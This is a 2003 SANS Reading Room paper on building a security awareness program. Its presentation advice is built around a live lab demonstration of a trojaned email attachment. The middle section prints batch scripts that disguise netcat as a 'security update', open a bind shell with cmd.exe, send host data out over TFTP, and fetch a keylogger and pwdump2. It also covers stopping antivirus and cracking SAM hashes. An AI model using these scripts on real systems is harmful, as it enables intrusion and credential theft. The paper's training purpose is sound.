Interested in learning
more about security?

SANS Institute
InfoSec Reading Room


This paper is from the SANS Institute Reading Room site. Reposting is not permitted without express written permission.

Creating the effective Security Awareness Program and Demonstration

Statistics gathered at the writing of this document indicate there are in excess of 160,000,000 computers that have access to the internet in some way. These statistics also show that approximately 8,000,000 of these computers are actually connected to the Internet at any given time. How many of these computers are safe from compromise? How many of your company's computer users have an understanding of the risks present on today's Internet.

Copyright SANS Institute
Author Retains Full Rights

AD



Show and Sell

Creating the effective Security Awareness Program and Demonstration.

Fred Hinchcliffe
Feb. 20, 2003
GSEC practical Version 1.4b

"A person leading with no one following is simply out for a walk."
Unknown.

Abstract

Statistics gathered at the writing of this document indicate there are in excess of 160,000,000 computers that have access to the internet in some way. These statistics also show that approximately 8,000,000 of these computers are actually connected to the Internet at any given time. How many of these computers are safe from compromise? How many of your company's computer users have an understanding of the risks present on today's Internet.

Who should be reading this document?

If you are just starting to design or trying to improve on an existing Security Awareness program, information in this document should be valuable to you. This document is intended for those who are striving to design an effective program that will benefit your company by increasing Security Awareness.

This information will target the actual presentation and demonstration portion of your program. This document will provide information on how to create an effective Security Awareness program including program setup tips, who to involve within your organization, demonstrations and follow up techniques.

Setting the security stage

Perhaps one of the most "potentially" vulnerable areas within the corporate infrastructure in regards to security is the end user. The end user typically has access - with a relatively low level of effort to "critical" company data. The term critical can be defined differently among organizations. This document we will be using the term critical in the following context. You use many applications on a day to day basis that like it or not may be responsible for making your business flow. Applications like Email, Databases, Departmental programs and even the Internet have embedded themselves so deep into the perceived business processes that they in many cases have actually become the business

© SANS Institute 2003, As part of the Information Security Reading Room. Author retains full rights.

processes. I realize this may not be true for all organizations of all shapes and sizes but the next time your Internet connection or Email services go down take a look around you and see how much of an effect it is really having (while you are working on fixing the problem of course). "Critical" aside from the above business applications may also pertain to the data within your company such as patented information, customer information, human resource information or financial data. This is data you may not want anyone outside your company to get a hold of.

The point is that your company's computer users hold the keys to many of these "critical" areas. I am not referring to a type of hardware token or public and private encryption keys but rather to the information user's posses that allow access to the "critical" areas of your environment. Information like Passwords, Usernames, IP addresses, Share names and Server names. You may be able to list a number of the above in your head that in the hands of the wrong person could cause costly damage to your company. But what do we do first?

You may have already been through some type of training on how to design a sound Information Security Model for your company and you may even be well on your way to completing an implementation. However I would like to provide a quick review of the basic Information Security Essentials to show how Awareness Training fits into the big picture. Security Awareness training is a very necessary piece of your Information Security Model but keep in mind that it is only a piece. Detailing an entire Information Security Model would require more documentation than I am able to provide here so let's look at a summarized version to get us started.

A basic Information Security Model Summary

1) Get Support
Before doing anything on your network you will need to make sure to have the proper clearance and approval from needed management or powers that be. You may even want to work with these people to develop a policy that allows you to perform the functions to complete this project and protect your employment if needed.

2) Audit and document
It is important to audit your environment so you actually know what your infrastructure looks like. This will help you to understand what areas are in the most need of improvement Also make sure you are creating documentation like diagrams and flow charts and you are updating any documentation that already exists. This is also beneficial because you can use the information you have collected to form a baseline or snapshot of the infrastructure before any changes are made.

© SANS Institute 2003, As part of the Information Security Reading Room. Author retains full rights.

3) Define your companies security needs
This is not as easy as it sounds so you will need to involve a number of others to get the job done. I often work with department managers, Human Resources, my manager, Helpdesk staff, Regional managers (if you have remote or traveling users) and anyone else you have identified in the audit process that owns or is responsible for areas of the business that can be affected by your Security Model. Also in this step you will be starting to outline some basic Security Policies to be used.

4) Risk Assessment of current environment.
Using the data collected, you can start to classify the areas of your current environment by levels of risk. This will help others in your company to better understand why you are working to improve security.

5) Policy
Define what policies are needed to accomplish your security objectives and again work with the people in the previous step to get them accepted and implemented.

6) Vulnerabilities
The next thing I like to do is to perform vulnerability scanning even though at this point you have a pretty good idea were weaknesses are. Again this information will provide you with a solid baseline before any changes have been made. At this point you can apply the information gathered during your audit to your policies and determine what needs to be fixed to achieve the level of security your company has defined. Again make sure you have the proper clearance to perform these types of activities on your network.

7) Planning and Implementation
Work with anyone you need to in developing a project plan for implementing the changes identified. Keep in mind good communication and planning is a key to a successful implementation.

8) Training or "Awareness" Programs
You can plan to implement the training portion of your Security model at various times during your project however keep in mind they should be done after your policies have been designed and accepted. The training sessions themselves can be a good vehicle to get your policy and procedure out to your user base and provides you with backup for your training material.

9) Monitoring
After the implementation you will need to monitor and measure the effectiveness of your security model. This is a never ending process for some companies where others may have a more static environment. You should be able to review and modify areas of your model when needed.

© SANS Institute 2003, As part of the Information Security Reading Room. Author retains full rights.

As you can see Information Security training is only a portion of your Security plan that falls into the later segment of the overall model. I will offer one tip in that if your company classifies official training to be governed or approved by another portion of your organization or by those outside your organization you may want to consider the title of Awareness instead. This may save you some time in getting a program off the ground. Make sure you get this approved by someone first however.

Time to start the program

Things you will need to do.

Get permission
Once again make sure you have discussed your Awareness program with your Managers or whoever you need to and that they understand what you are doing and have approved what you are doing. The Awareness programs I use have demonstrations in them that show how easy it is for a hacker to place a Trojan on an unprotected system and what it can do. Before each demonstration I am very clear in explaining the intent of the demonstration being used as a tool to educate people on potential risk and not to teach them how to use potentially malicious software. I also take a few moments to explain that the demonstration is being done on a physically separate network and not on the companies production network and why.

Disclaimers
Kids - Don't try this at home….
I also like to make sure the audience understands what potential and most times certain issues that can be self inflicted when trying to use questionable tools at home. Not only the potential to compromise their own systems but by attracting unwanted attention to their systems by visiting hacker websites or even the worst case scenario of breaking the law by using such tools illegally.

This is a good place to introduce or review your company's policies prohibiting use of unsupported software in your company's environment and defining acceptable use of company Internet and email.

Use at your own risk
As you read through the rest of this document you will need to make a decision as to whether or not you want to use demonstrations in your awareness training. I find them to be very effective but must be done in the right context. To date I have not had any negative results from showing the demonstrations but this is not to say it won't happen. I have created this document only to share my experiences with getting Security Awareness out to an important area. I am not in any way stating that this is the only content or the only method you should be

© SANS Institute 2003, As part of the Information Security Reading Room. Author retains full rights.

using. Please be responsible when using this style of presentation.

Things you will need to get.

Hardware:

- Laptop computer #1 (this could be any style workstation).
  Used to show your presentation and to use as the server for your demonstration.

- Laptop computer #2 (this could be any style workstation).
  Used during demonstration as the victims pc.

- Small Hub and cables or I have even used a spare wireless access point.
  It is Important to keep your presentation off of your production network.

- Projector that you can hook your presentation laptop up to.

- Laser Pointer (optional).
  Makes it easier to walk around the room during your presentation and reference information on your Powerpoint slides.

- Wireless Mouse pointer. (optional).
  Again makes it easier to move around the room.

Software:

Important! Make sure whatever software you use is both purchased and registered or a trusted freeware/open source product. Sometimes trial versions of software can be used.

- Microsoft Powerpoint or a similar product you can create a presentation with.

- An Email client you can start without having to connect to a server.
  Your company standard would be best. Outlook Express or Lotus Notes works well.

- Winzip or a similar product that allows you to create a self extracting executable.

- Netcat.exe

- Pslist.exe

- Pwdump2.exe and Samdump.dll

© SANS Institute 2003, As part of the Information Security Reading Room. Author retains full rights.

- A Keylogger that does not require installation.

- Password Cracker
  Lophtcrack or any product you can use to crack a Windows SAM file.

- Tftp server
  I have had good results with 3Coms 3CServer.

- A basic network scanner.
  I like to use GFI's Languard Network Scanner.

- Personal Firewall
  Your company standard or I like to use Zone Alarm if you do not have a standard in place yet.

- Anti Virus Software
  Your company standard would be best.

Putting together the demonstration
To demonstrate how a hacker can compromise a system you can use a large number of tools depending on your skill level, time and motivation. This particular demonstration uses an email attachment to place a utility called Netcat.exe and various other utilities on the victim's pc and start Netcat to listen for a connection on a Tcp port. Once connected to the Tcp port Netcat will start a Shell or Cmd.exe session on the victims' machine with whatever privileges the logged on user has. For demonstration purposes I like to make sure the logged on user has local administrative privileges.

1) Create scripts for automation.
During the demonstration you can either script all, part or none of the steps involved. I recommend scripting as much as you can because it saves you a lot of typing during the demonstration. Here are some examples of scripts:

Update.bat – used as the file to run when the email attachment is opened on the victim machine. This is specified in the creation of a self extracting executable created with Winzip.

This basic script is starting a Dos window on the victim pc so a banner may make it look more like a normal program trying to execute. It may even ask for assistance to help the program finish in the case the window did not close. I am sure you can find ways to improve it if needed.

```
@echo This Process will Update your Internet Browser with the latest Security Patches.
@echo **However this is actually the Bad Guys tools being copied to your machine.**
@echo *
@echo *
@echo Your Internet Browser has been successfully updated.
@echo **Actually the Bad Guys Trojan has just been installed and started.**
```


© SANS Institute 2003, As part of the Information Security Reading Room. Author retains full rights.

```
@echo *
@echo *
@echo Please close this window to complete the process.
@echo **You may see something like this if the Bad Guy wanted to make sure**
@echo **any weird activity when opening the attachment would seem like a normal**
@echo **program needing your assistance.**
@echo off
c:
copy "c:\temp\Security Update.lnk" "%ALLUSERSPROFILE%\start menu\programs\startup\" > nul
set > c:\temp\%COMPUTERNAME%.txt
ipconfig /all >> c:\temp\%COMPUTERNAME%.txt
net use >> c:\temp\%COMPUTERNAME%.txt
tftp (your tftp server) put c:\temp\%COMPUTERNAME%.txt > nul
c:
"%ALLUSERSPROFILE%\start menu\programs\startup\security update.lnk"
```

Getstuff.bat – Used after connecting to the victims pc to copy some more utilities from your tftp server to the victims pc. This will cause you less typing during the demonstration.

```
@echo off
c:
cd\temp
tftp -i (your tftp server) get samdump.dll
tftp -i (your tftp server) get pwdump2.exe
tftp -i (your tftp server) get pslist.exe
```

Key.bat – Used after connecting to victims pc to download a keylogger from your tftp server and start on the victims pc. Again this will save you typing during the demonstration.

```
c:
cd\temp
tftp -i (your tftp server) get key.exe
tftp -i (your tftp server) get key.lnk
copy "c:\temp\key.lnk" "%ALLUSERSPROFILE%\start menu\programs\startup\" > nul
"%ALLUSERSPROFILE%\start menu\programs\startup\key.lnk"
```

As you can see I am not very good at scripting as these are merely simple batch files and probably poor ones at that however you get the idea and you can be as advanced or creative as you like.

2) Rename files

You may wish to rename some files to something less conspicuous. Netcat can be renamed to something more sneaky like Update.exe so is you show the process running it looks like a normal process.

3) Create shortcut (.lnk) files

These files can be used to place in the victim's startup environment and can even be used to start programs from within a batch file.

© SANS Institute 2003, As part of the Information Security Reading Room. Author retains full rights.

- Security Update.lnk – shortcut to start Netcat under new name on victims pc.
  Properties - C:\temp\Update.exe -L -d -p 1234 -e cmd.exe

- Key.lnk – shortcut to start the keylogger on victims pc.
  Properties - C:\temp\Key.exe -s

* You will need to create the shortcuts on a system you can simulate the c:\temp folder and file locations then copy the shortcuts to where ever you are creating the executable below.

4) Create the self extracting executable file.
Using the program you chose to create a self extracting executable, package all files you need into the new self extracting executable file you are creating and specify the script you created to run once this file (email attachment) is opened. The files you will want to include in this file are Netcat.exe renamed to something that matches your shortcut properties in step 2, Security Update.lnk, Update.bat and Getstuff.bat (see above step 1 for descriptions of these files). The reason we are not putting other utilities into this file is because the local Anti Virus software (if kept up to date) on the victims pc will trigger and alarm for most keyloggers and popular malicious soft wares once the email attachment is opened.

* You may want to change the icon on the self extracting file you created to be a bit more user friendly possibly even using a popular icon associated with attractive programs.

Winzip offers a nice tool in this area as it allows you to enter in prompts and banners that pop up during the running of the file. With these you can simulate the look and feel of a legitimate program. Other programs may offer the same.

5) Setting up the "Hackers" machine
On the pc you are using to simulate the hackers machine you will need to install a Tftp server. Also make sure any Antivirus or Personal Firewall software is shut off on the Hackers pc during the demonstration. Place the remaining tools you will use in the location you specified as your Tftp root. (if you are using scripts make sure the location matches any calls from within your scripts). Files needed are Key.exe, pslist.exe, pwdump2.exe and Samdump.dll.

6) Setting up the "victims" machine
The victim's machine used for this demonstration was a Windows 2000 Professional workstation. Before your demonstration create some user accounts locally on the workstation with some weak passwords like the word "password" or a name etc..It may be a time saver to craft your email ahead of time and place it in the Inbox on the victims' pc. Especially if you are not connecting to a mail server. Then you can just have a member of you audience open the email and see the attachment. In creating the email use a tempting Subject line and content to lure the victim into thinking this is a normal Security Update from a trusted

© SANS Institute 2003, As part of the Information Security Reading Room. Author retains full rights.

source. I usually build a small caption into the email stating what the email really does.

**Example: This email attachment is really the Bad Guys software just waiting for you to double click on it.

If you have a personal firewall running on the victim's machine stop it.

Running the demonstration

This will actually take place somewhere in the middle of your presentation but you will want to practice with it to make sure it runs faultlessly.

1) On the "Hacker" pc make sure you turn off any Antivirus software or Personal Firewalls. Start the Tftp server and make sure the area you have configured as the TFTP root is clean leaving only the files you need to download as specified in step 5 from previous page.

2) Give your victims laptop to members of your audience. Have them gather around the laptop. Have them start the email program and open the email you had setup. Have them notice how the email can look like any other they have received and how the wording on the email can be very deceptive.

3) Have them open the attachment and notice how nothing strange seems to be happening on their pc. In fact the email looks to have done just what it claimed to do. Also have them look at theTftp server running on the "Hackers" pc you are showing on the projector. If all has worked like you practiced a file has now appeared in the Tftp server.


4) Go to the "Hackers" pc and open the file. It will be a basic dump from your script that shows you basic info from running "ipconfig" and the "set" commands on the victim's pc. Explain this is one of many ways that the "Hackers" know you have been infected and gathers the first round of info from their pc.

5) On the "Hackers" pc connect to the Netcat daemon now running on the victim's pc and have them keep an eye on their now compromised laptop to verify nothing odd is happening.


6) Use the native "Net start" command on the victim's pc to see the Antivirus service that is running. Use the "Net stop" command to stop it. Have them watch to see the Antivirus icon receives a red X as it is disabled in their system tray. (At least this is what happens when using Mcafee.) There are other programs available that will show running processes and services however the native programs like net.exe keep the demonstration a bit less complex.

© SANS Institute 2003, As part of the Information Security Reading Room. Author retains full rights.

- Figure 1.0 net start (this will show all services running)



- Figure 1.1 net stop



7) Now you can use your other scripts to download the tools from your Tftp server. Run the "Getstuff.bat" and "Key.bat" files you made from the victims pc.

8) Have someone from your audience open Wordpad or some editor and type some information in. After this use the native "tftp" command in the OS on the victim's machine to upload the file created by the keylogger to the "Hackers" Tftp server. Open the file on the "Hackers" pc and explain to them that this could just as easily be their credit card number and how internet

© SANS Institute 2003, As part of the Information Security Reading Room. Author retains full rights.

sites that claim to be secure for internet transactions really aren't if the data is being captured before it is being encrypted.

9) Run the "Pslist.exe" utility on the victim's pc from the "Hackers" pc. Get the process ID of Lsas.

10) In the same manor as above run the Pwdump2.exe utility to dump the local SAM file on the victim's pc. Do a "More" on the output file to verify it worked. You should be able to see all usernames in clear text and all passwords encrypted. Pwdump2 is not supposed to need the Lsas ID number but I have had it complain more than once about not having it.

- Pwdump2 (Lsas ID) > c:\temp\pass.txt

- more c:\temp\pass.txt

11) Upload the pass.txt file to the "Hackers" pc and run your crack program on it. show your audience how the crack utility quickly cracks the easy passwords.

12) The last portion of the demonstration is to run the Languard scanner against the victim's pc once without the firewall and once with a personal firewall running to show how a firewall can hide them from the network.

What have you just accomplished?
The reason this demonstration is setup in this fashion is not to try and be a hacker which is probably obvious to anyone reading this document possessing real skills. Instead by running this demonstration or one like it accomplishes the following:

- Shows how to handle email attachments and why.

- Shows that this is real stuff not just something that happens out on the internet.

- You have demonstrated the importance of using strong passwords and why.

- You have increased awareness of personal security risks when making online transactions.

- You have also shown how Antivirus software and personal firewalls can protect their pc's but only if they are running.

© SANS Institute 2003, As part of the Information Security Reading Room. Author retains full rights.

Designing your presentation

First you're going to need to gather some information. Ask yourself what do they want to see? Do they need Two hours of Power Point slides or is there anything else you can do? I try to do more. I have a 15 slide Power Point presentation that shines up on the screen while I move around the room and use my own words to describe the slides. I like to site real life examples and adjust the content to address more specifically the needs of my audience. For example if you have a good deal of remote users on Broadband then you may want to make sure you cover security risks associated with Cable / Dsl modems. Some other topics that I like to cover in the awareness sessions are:

• Basic Terminology - Define some basic terms used commonly today. I like to point out how terms that used to be known to only the truest of geeks are now making the 6:00 news.

• Home Lans – Discuss some "best ways" to configure a home Lan and how multiple machines on a Lan can effect one another. Keep in mind that this more frequently is were your company laptops are ending up.

• Antivirus Software - Discuss the importance of using Antivirus on work and home pc's. Also the importance of keeping it up to date.

• Personal Firewalls – What are they?, What do they do?, Free ones versus commercial ones. What to look for in choosing one. The top two I recommend are Zone Alarm and Blackice. You may have your own favorites.

• Hardware Firewalls – Again, what are they?, What do they do?. How much do they cost? I often get asked should I use the software or the hardware firewall. I usually reply "both". A layered approach to security is most often the best answer. The software firewall is more beneficial for your traveling users.

• Security when traveling – One of my favorite topics. Discuss possible dangers in airports and public places using "internet cafe" type connections and wireless. Emphesies the importance of using a personal firewall when traveling. I do a good deal of traveling and I am seeing more and more wireless access in airports and hotels. I am also seeing an increasing number of computers opened on people's laps sitting throughout airports. I wonder how many have an integrated wireless adaptor. Are they using any hardware profiles to disable unused adaptors? Is the wireless card enabled? Who else may be using their wireless adaptor? I have also found some users don't even know they have a wireless adaptor.

© SANS Institute 2003, As part of the Information Security Reading Room. Author retains full rights.

• Wireless at home – If possible turn off SSID broadcasting and require at least some sort of encryption to associate to their network. Also use vpn if possible. With wireless you will find there are typically three types of hacks used. Denial of Service attacks, Man in the Middle attacks and Wep Cracking. For a good article on this see Joshua Wrights' "Top 3 Attack Tools Threatening Wireless LAN's" http://www.sans.org/webcasts/030503.php, March 5, 2002

• Spyware – Spyware/Adware is becoming more of nuisance or perhaps has always been a nuisance but is now being easily identifiable. Show your audience how they get this type of software on their pc's, what it can do and how to remove it. I recommend a product called Ad-Aware by Lavasoft to find and remove the software. Ironically according to a popular hacker's publication called "2600", annoying Spyware/Adware is just as unwanted in their environment as it often has the ability to track URLs visited from an infected pc. In the article the Ad-Aware by Lavasoft was one recommended and they also seem to be interested in ways to modify the Spyware/Adware and mess with the companies sending it out. Good luck to them I hope they figure it out. Another tool that is useful is located at http://www.spychecker.com it is a database of programs with known spyware/addware. It has a search engine so all you do is type in the program name and the results will tell of any known issues.

• Freeware – Explain the dangers of running free software that is not from a trusted source on their pc's and discuss any policies your company has pertaining to this for company pc's. Freeware as you know can sometimes carry Malware or even Trojans that can subvert your security model. Not to mention many of the programs can cause all kinds of problems with a workstation from just being poorly coded. I usually recommend that if someone is that intent on using any freeware they can get their hands on that they spend a small amount of money and get a separate pc for home they can trash. And not to run the freeware on the same pc they store there cherished family photos and Quicken data on.

• Shareware – Same rules as freeware.

• Internet Sharing utilities – This is often the most abused area I find. In my opinion any program connecting to an internet sharing environment like the Gnutella is asking for trouble. On the other hand I have to admit I have used some of the programs from home (for testing only of course) and the technology is very impressive. Keep this software off of your company network. The general nature of how the protocols I have seen work are designed to subvert firewalls and perimeter security measures. This environment has also contributed to a large number of the reported security alerts posted.

© SANS Institute 2003, As part of the Information Security Reading Room. Author retains full rights.

• File and Printer sharing – Show how easy it is to find unprotected shares on a network. Explain that the internet is actually a large version of a network. Show how to protect the shares if they are really needed. Possible ways to do this are from applying a password to file level securities like Ntfs. You can also demonstrate with your Languard scanner how a firewall blocks these from the view of a possible intruder.

Tips on creating a successful presentation

Your presentation skills

I have to step out of the Security context for one moment. Please read the following information as it is just as important to the success of your program as your expertise in Security itself.

If you have never spoken in front of a group of people outside of your immediate family please consider getting some practice before you attempt your awareness training sessions.

Even the best of program content can be rendered useless if the presenter does not posses the ability to maintain control of their sessions. I have attended training/seminars with an outstanding table of contents only to leave disappointed due to an instructor that was not able keep their audience awake. I find that non-technical people in a technology related training environment like this tend to be uncomfortable with the material in the first place. As a presenter you will see short attention spans, glazed over looks or eyelids fighting to stay open if you do not keep this the least bit interesting and on a level everyone can understand. You may have to take a good look at your skills here and possibly have someone else perform the sessions if you are not able to.

Know your material

Don't just shine the slides on the wall and read then word for word. Know the content enough to have a conversation about it and use the slides as note cards. This is especially useful if your projector breaks. Be ready and able to answer questions. This means you have to do some homework on the material you are presenting.

Don't Fake it

If you are asked a question you do not know the answer to do not be afraid to say so. Simply jot it down with the persons name and get back to them if they like. If you get caught trying to fake an answer the credibility of your training could go right down the tubes.

© SANS Institute 2003, As part of the Information Security Reading Room. Author retains full rights.

Keep it simple
Make your slides are easy to read. Try to keep the bullet points to 5 or under per slide if possible. Also don't fill up the slides with text under each bullet point. Let your audience listen to what you have to say about the topic this will give you more opportunity to interact with those you are speaking with.

Practice
Run the first few training sessions as a pilot with small groups of about 5 to 10 people and make sure they know they are in a pilot so they can offer suggestions. Use suggestions to help you fine tune your presentation.

References
Your session content should contain creditable information. If you use statistical quotations be sure to reference them with the URL or whatever the medium you used to get the information also be sure to keep statistics up to date.

Wrapping it all up.
As the title of this paper states "Show and Sell" you may be required to actually do a bit of a sales pitch to sell Security to your organization. In other words it may be difficult to get everyone or anyone to buy into your security plan. If you do find yourself in this scenario be prepared when presenting plans by knowing the plan inside and out. Another tip given to me by a SANS instructor was to be prepared to move once approved and don't sit there with your you know what up your you know where because you had a good idea but nothing prepared to back it up. This means do your research. Have some $figures$ ready and timelines available.

As for User Awareness training I always market the information so it can be just as applicable to a users home systems as well as the business. The reason for this is two fold. First the session now has value to them on a personal level instead of just something they have to do at work and second the company laptops you are rolling out are more and more frequently ending up on home networks with high speed internet access and other pc's that may able to do damage to your company pc's if they weren't protected so well.

Good luck and have fun..

© SANS Institute 2003, As part of the Information Security Reading Room. Author retains full rights.

Document Reference

Internet resources

Wright, Joshua "Top 3 Attack Tools Threatening Wireless LAN's"
http://www.sans.org/webcasts/030503.php, March 5, 2002
* Free from SANS create your own login and password to access archives.

Internet Software Consortium, "Internet Domain Survey"
http://www.isc.org/ds/WWW-200301/index.html

Harker, Jonathon "Know Your Enemy"
http://www.itweek.co.uk/Features/1138188, Jan 22, 2003

SpyWare – A database Utility that allows you to look up software by name to see if any known spyware is associated.
http://www.spychecker.com/

PestPatrol – A website dedicated to monitoring Trojans, Viruses, Worms and other pests. A good source for definitions and information.
http://www.pestpatrol.com/pestinfo/

The Sans Security Policy Project – A portion of the SANS website that deals with policy writing and offers templates for getting started.
http://www.sans.org/resources/policies/

Radcliff, Deborah "Secrets in the Air"
http://www.computerworld.com/mobiletopics/mobile/story/0,10801,63887,00.html, Sept. 17 2001

Books and periodicals

0/V3_3y3d_/\/\0/\/st3r. "Removing Spyware and Adware"
2600 The Hacker Quarterly
Winter 2002-2003: Volume Nineteen, Number Four.

Jones, Keith J., Shema, Mike, Johnson, Bradley C. Anti-Hacker Toolkit
"Grabbing Windows Password Hashes"
2002. 237 - 240

Jones, Keith J., Shema, Mike, Johnson, Bradley C. Anti-Hacker Toolkit
"Netcat's 101 Uses"
2002. 4 - 21

© SANS Institute 2003, As part of the Information Security Reading Room. Author retains full rights.

Cole, Eric , Newfield, Mathew , Millican, John M. Sans Security Essentials Toolkit
"Exersice1: Personal Firewalls and Zone Alarm"
2002. 105 - 106

Software

GFI Languard Network Security Scanner
A configurable network scanning utility for Windows. This utility allows you to point at an IP address(s) and scan for system variables and ports.
Download: Free version
http://www.lavasoft.de/support/download/

Netcat 1.1 for Windows
A command line Swiss army knife utility originally for Unix but ported to Windows. This utility allows you to accomplish an amazing amount of useful tricks with a small footprint.
Download: Free version
http://www.atstake.com/research/tools/network_utilities

Pwdump2
A password file grabber that will run via command line in Windows. This utility grabs the SAM file from a Windows workstation for Cracking.
Download: Free version
http://www.securiteam.com/tools/5ZQ0G000FU.html

Winzip Self Extractor
A GUI based program from Winzip that allows you to create your own self extracting executable files.
Download: Trial version
http://www.winzip.com/downse.htm

Microsoft Powerpoint
A presentation software that allows you to create slide show type presentations.
Download: Commercial software
http://www.microsoft.com/office/powerpoint/default.asp

Mcafee Antivirus
Software that detects and removes Virii, Worms, Trojans and most Malware.
Download: Commercial Software
http://www.mcafee.com/myapps/vso/

© SANS Institute 2003, As part of the Information Security Reading Room. Author retains full rights.

LophtCrack
A Windows password file cracking utility from Heavy Industries. This software will run against a Hash password file and display passwords as they are cracked.
Download: Trial version
http://www.evadenet.com/downloads/lophtcrack.shtml

3Com TFTP Server
A TFTP server from 3com for Windows.
Download: Free version
http://support.3com.com/software/utilities_for_windows_32_bit.htm

© SANS Institute 2003, Author retains full rights

© SANS Institute 2003, As part of the Information Security Reading Room. Author retains full rights.

Last Updated: September 2nd, 2015

Upcoming SANS Training

Click Here for a full list of all Upcoming SANS Events by Location

SANS Crystal City 2015	Crystal City, VAUS	Sep 08, 2015 - Sep 13, 2015	Live Event
SANS Network Security 2015	Las Vegas, NVUS	Sep 12, 2015 - Sep 21, 2015	Live Event
SANS Seoul 2015	Seoul, KR	Sep 14, 2015 - Sep 19, 2015	Live Event
Data Breach Investigation Summit & Training	Dallas, TXUS	Sep 21, 2015 - Sep 26, 2015	Live Event
SANS Baltimore 2015	Baltimore, MDUS	Sep 21, 2015 - Sep 26, 2015	Live Event
SANS Perth 2015	Perth, AU	Sep 21, 2015 - Sep 26, 2015	Live Event
SANS Tallinn 2015	Tallinn, EE	Sep 21, 2015 - Sep 26, 2015	Live Event
SANS ICS Amsterdam 2015	Amsterdam, NL	Sep 22, 2015 - Sep 28, 2015	Live Event
SANS Bangalore 2015	Bangalore, IN	Sep 28, 2015 - Oct 17, 2015	Live Event
SANS DFIR Prague 2015	Prague, CZ	Oct 05, 2015 - Oct 17, 2015	Live Event
SANS Seattle 2015	Seattle, WAUS	Oct 05, 2015 - Oct 10, 2015	Live Event
SANS Tysons Corner 2015	Tysons Corner, VAUS	Oct 12, 2015 - Oct 17, 2015	Live Event
SOS: SANS October Singapore 2015	Singapore, SG	Oct 12, 2015 - Oct 24, 2015	Live Event
SANS Gulf Region 2015	Dubai, AE	Oct 17, 2015 - Oct 29, 2015	Live Event
SANS Cyber Defense San Diego 2015	San Diego, CAUS	Oct 19, 2015 - Oct 24, 2015	Live Event
SANS Tokyo Autumn 2015	Tokyo, JP	Oct 19, 2015 - Oct 31, 2015	Live Event
SANS South Florida 2015	Fort Lauderdale, FLUS	Nov 09, 2015 - Nov 14, 2015	Live Event
SANS Sydney 2015	Sydney, AU	Nov 09, 2015 - Nov 21, 2015	Live Event
SANS London 2015	London, GB	Nov 14, 2015 - Nov 23, 2015	Live Event
Pen Test Hackfest Summit & Training	Alexandria, VAUS	Nov 16, 2015 - Nov 23, 2015	Live Event
SANS Hyderabad 2015	Hyderabad, IN	Nov 24, 2015 - Dec 04, 2015	Live Event
SANS Cape Town 2015	Cape Town, ZA	Nov 30, 2015 - Dec 05, 2015	Live Event
SANS San Francisco 2015	San Francisco, CAUS	Nov 30, 2015 - Dec 05, 2015	Live Event
SANS Milan 2015	OnlineIT	Sep 07, 2015 - Sep 12, 2015	Live Event
SANS OnDemand	Books & MP3s OnlyUS	Anytime	Self Paced